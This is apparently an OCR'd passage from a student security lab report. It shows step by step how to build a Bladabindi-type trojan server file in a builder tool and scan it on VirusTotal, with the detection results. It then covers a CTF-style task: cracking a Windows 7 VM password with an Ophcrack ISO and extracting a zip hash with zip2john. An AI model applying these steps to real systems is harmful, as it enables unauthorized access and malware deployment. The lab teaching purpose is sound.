
STEP 3: At bottom you will find BUILDER option click on it will ask for HOST IP




STEP 4: Go on command prompt and type ipconfig command. Yow will get IP ADDRESS of host machine.




STEP 5: Write that IP address in HOST tab, keep remaining configuration as default and then click on BUILD



STEP 6: Server file gets created save that file.




Trojan gets created !




STEP 7: Check location at which u have saved whether the file is present or not

Here you can see SERVER EXE file

STEP 8: Go to browser and write VIRUS TOTAL





https://www.virustotal.com/gui/home/upload




STEP 9: Click on Upload and select that SERVER EXE file (trojan)

STEP 10: VirusTotal scans the file using a variety of antivirus engines from various manufacturers. Each antivirus engine's findings will indicate whether the file is considered hazardous and, if so, what kind of malware is present.






TrendMicro-HouseCall
BKDR_BLADABI.SM
Varist
W32/MSIL_Bladabindi.AU.gen!Eldorado
VBA32
TScope.Trojan.MSIL
VIPRE
Generic.MSIL.Bladabindi.0680DC01
VirIT
Backdoor.Win32.Generic.AWM
ViRobot
Backdoor.Win32.Bladabindi.Gen.A
WithSecure
Trojan.TR/Dropper.Gen7
Xcitium
Backdoor.MSIL.Bladabindi.AI@566ygc
Yandex
Trojan.AgentNSNiPirtlw7M
Zillya
Trojan.Disfa.Win32.27264
ZoneAlarm by Check Point
HEUR:Trojan.Win32.Generic
Alibaba
Undetected
CMC
Undetected
Cynet
Undetected
Gridinsoft (no cloud)
Undetected
Kingsoft
Undetected
Lionic
Undetected
Palo Alto Networks
Undetected
SUPERAntiSpyware
Undetected
TACHYON
Undetected
TEHTRIS
Undetected
Zoner
Undetected
MAX
Avast-Mobile

23EO4-ST#IS#6246– Task-6

Task 6

Find the Flag {******} that is in the Vulnerable System


STEP 1: Identify the hidden message in the README file

Encrypted hidden message :-


```
<!-- Text that becomes visible when dragged -->
<p id="dragText">VMK7D8tQvwsJgSWQqwa75wATSizULb</p>
```

```
VMK7D8tQvwsJgSWQqwa75wATSizULb
```

STEP 2: Decrypt the Secret Data to get a link



STEP 3: Download the OVA file from the link



STEP 4: Import the OVA file

STEP 6: Set network into BRIDGE ADAPTOR

STEP 7 : Start the machine


B. Gaining Access to TASK6- WINDOWS 7 of Supraja Technologies

To Crack the system password:

STEP 1 : click on Settings

STEP 2: Go to storage

STEP 3: Click on Empty click on optical drive and upload OPH-CRCAK ISO file



STEP 4: Go to system change the boot order as following


1)optical

2)Hard disk

3) Floppy

STEP 5: clik on OK and start the machine to get the password

Password Cracked : 1234567



STEP 6: Change all settings back to normal.

Go to settings remove OPH CRACK ISO file

Go to system do the changes back of boot order

1)Hard disk


2)optical


3) Floppy

STEP 7: click ok and start the machine you will get windows 7

STEP 8 : Enter Password 1234567

STEP 7: Search for documents





STEP 8 : File is encrypted we need to find password

Use john the Ripper tool to gain password

STEP 9: Perform following command to get HASH VALUE

```
┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ zip2john Y0U_F0UND_U5.zip > ziphash.txt
ver 1.0 Y0U_F0UND_U5.zip/Y0U_F0UND_U5/ is not encrypted, or stored with non-handled compression type

┌──(kali㉿kali)-[~/Desktop]
└─$ cat ziphash.txt
Y0U_F0UND_U5.zip/Y0U_F0UND_U5/Flag.txt:$zip2$*0*3*0*8336f1b34203ef862b13088f99427926*e3d2*110*7523fc8c76
9b508ba887f330366f0af086d3577d51c8c13725a0f72da2f6082daf85a7e40852522c986f10f0cbe985fb97fbe7562a39b3d907
26a2c71943d31ef7821b9af770a1e73c61d087d6d19b279cfb9dc705c60e0d5a3edfc247d92ffa4c596b1dc575eaf880d0ff95db
35943d87b4940c3bde25673c2c79ba78b435d9cfa424d872d7e8a99beb54eacbe0564f1f7d7d50ffd7292680f94b00f4fb8e282a
972d330327430fb4af825cfa69478c9be7a79fdc2e0cb89e908b803481b9f6cef59a75eb784feebd29bdf5fdec00a4ee8edb5edc
9499e90569988e292d11be07a097b6e1a607171db98eec80bae5b46538884d5fe582f930f179d7985b8f204deb0a0726b8075ddb
